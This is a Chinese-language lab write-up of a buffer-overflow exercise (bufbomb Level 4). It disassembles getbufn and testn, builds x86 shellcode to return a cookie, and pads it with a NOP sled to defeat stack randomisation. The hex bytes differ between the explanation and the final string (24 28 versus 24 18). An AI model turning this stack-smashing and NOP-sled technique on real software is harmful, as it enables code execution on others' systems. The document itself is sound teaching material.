
```
phoenix@ubuntu:~/Desktop/lab3/buflab-handout$ ./hex2raw < 3.txt | ./bufbomb -u 1
7307110112 -s
Userid: 17307110112
Cookie: 0x154b0060
Type string:Boom!: getbuf returned 0x154b0060
VALID
Sent exploit string to server to be validated.
NICE JOB!
```

Level 4: Nitroglycerin

文档中给出了 getbufn 的代码：

```
/* Buffer size for getbufn */
#define KABOOM_BUFFER_SIZE 512

int getbuf()
{
        char buf[KABOOM_BUFFER_SIZE];
        Gets(buf);
        return 1;
}
```

对比 getbuf 与 getbufn 在汇编下的不同：




```
(gdb) disas getbuf
Dump of assembler code for function getbuf:
   0x08049b54 <+0>:     push   %ebp
   0x08049b55 <+1>:     mov    %esp,%ebp
   0x08049b57 <+3>:     sub    $0x28,%esp
=> 0x08049b5a <+6>:     sub    $0xc,%esp
   0x08049b5d <+9>:     lea    -0x28(%ebp),%eax
   0x08049b60 <+12>:    push   %eax
   0x08049b61 <+13>:    call   0x8049618 <Gets>
   0x08049b66 <+18>:    add    $0x10,%esp
   0x08049b69 <+21>:    mov    $0x1,%eax
   0x08049b6e <+26>:    leave
   0x08049b6f <+27>:    ret
End of assembler dump.
(gdb) disas getbufn
Dump of assembler code for function getbufn:
   0x08049b70 <+0>:     push   %ebp
   0x08049b71 <+1>:     mov    %esp,%ebp
   0x08049b73 <+3>:     sub    $0x208,%esp
   0x08049b79 <+9>:     sub    $0xc,%esp
   0x08049b7c <+12>:    lea    -0x208(%ebp),%eax
   0x08049b82 <+18>:    push   %eax
   0x08049b83 <+19>:    call   0x8049618 <Gets>
   0x08049b88 <+24>:    add    $0x10,%esp
   0x08049b8b <+27>:    mov    $0x1,%eax
   0x08049b90 <+32>:    leave
   0x08049b91 <+33>:    ret
End of assembler dump.
```

可以发现，所有$0x28(%ebp)都被替换为了$0x208(%ebp)。题目要求提供 5 次输入字符串，每一次 getbufn 的返回值都应当为 cookie 的值。也就是在 getbufn 被调用 5 次后，最终仍返回到 testn 函数中，且不破坏 testn 的堆栈状态，并使返回值为 cookie。

由题目可知，调用 getbufn 的函数会在栈中随机分配一段存储区，因此 getbufn 的%ebp 在每一次调用中都会发生变化。因此只能通过在有效机器码前以大量的 nop 指令填充，只要跳转地址处于这些 nop 上就能到达有效代码。为了保证五次调用 geubufn 都能执行到有效代码，需要尽可能增大 nop 填充区，使其尽可能跳转到有效位置。

先反汇编 testn 函数:



```
(gdb) disas testn
Dump of assembler code for function testn:
   0x080494fe <+0>:     push   %ebp
   0x080494ff <+1>:     mov    %esp,%ebp
   0x08049501 <+3>:     sub    $0x18,%esp
   0x08049504 <+6>:     call   0x80498f3 <uniqueval>
   0x08049509 <+11>:    mov    %eax,-0x10(%ebp)
   0x0804950c <+14>:    call   0x8049b70 <getbufn>
   0x08049511 <+19>:    mov    %eax,-0xc(%ebp)
   0x08049514 <+22>:    call   0x80498f3 <uniqueval>
   0x08049519 <+27>:    mov    %eax,%edx
   0x0804951b <+29>:    mov    -0x10(%ebp),%eax
   0x0804951e <+32>:    cmp    %eax,%edx
   0x08049520 <+34>:    je     0x8049534 <testn+54>
```


在调用 getbufn 后的下一条指令位于 0x08049511。与前述类似，考虑构造如下指令:

```
movl $0x154b0060, %eax
lea 0x28(%esp), %ebp
pushl $0x08049511
ret
```

用以恢复%ebp 寄存器内容，返回 cookie 值，使返回地址指向 testn 中的 getbufn 调用后一条指令并继续执行。转换为十六进制形式即为:

```
b8 60 00 4b 15
8d 6c 24 28
68 11 95 04 08
c3
```

buf 的首地址为-0x208（%ebp）。先通过调试来观察 getbuf 中保存的 ebp 的值的随机范围:



```
(gdb) b getbufn
Breakpoint 1 at 0x8049b79
(gdb) r -n -u 17307110112
Starting program: /home/phoenix/Desktop/lab3/buflab-handout/bufbomb -n -u 173071
10112
Userid: 17307110112
Cookie: 0x154b0060

Breakpoint 1, 0x08049b79 in getbufn ()
(gdb) p/x ($ebp-0x208)
$1 = 0x55683798
```

经过如上图所示的 5 次尝试，结果如下:


序号	1	2	3	4	5
buf 的首地址	0x55683798	0x556837b8	0x55683718	0x55683778	0x556837b8

得到的最大地址为 0x556837b8。考虑将最高的 buf 地址作为跳转地址，将有效机器代码置于跳转地址之前，并将其它所有字符都用作 nop 指令，此时所有五个 buf 地址的写入都能

满足跳转到地址 0x556837b8，也即能够顺利到达有效机器代码。因此构造了如下字符串（共有 509 个 nop 指令）：

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90
b8 60 00 4b 15 8d 6c 24 18
68 11 95 04 08
c3
b8 37 68 55
```

检验结果为：



```
phoenix@ubuntu:~/Desktop/lab3/buflab-handout$ ./hex2raw -n < 4.txt | ./bufbomb -
n -s -u 17307110112
Userid: 17307110112
Cookie: 0x154b0060
Type string:KABOOM!: getbufn returned 0x154b0060
Keep going
Type string:KABOOM!: getbufn returned 0x154b0060
Keep going
Type string:KABOOM!: getbufn returned 0x154b0060
Keep going
Type string:KABOOM!: getbufn returned 0x154b0060
Keep going
Type string:KABOOM!: getbufn returned 0x154b0060
VALID
Sent exploit string to server to be validated.
NICE JOB!
```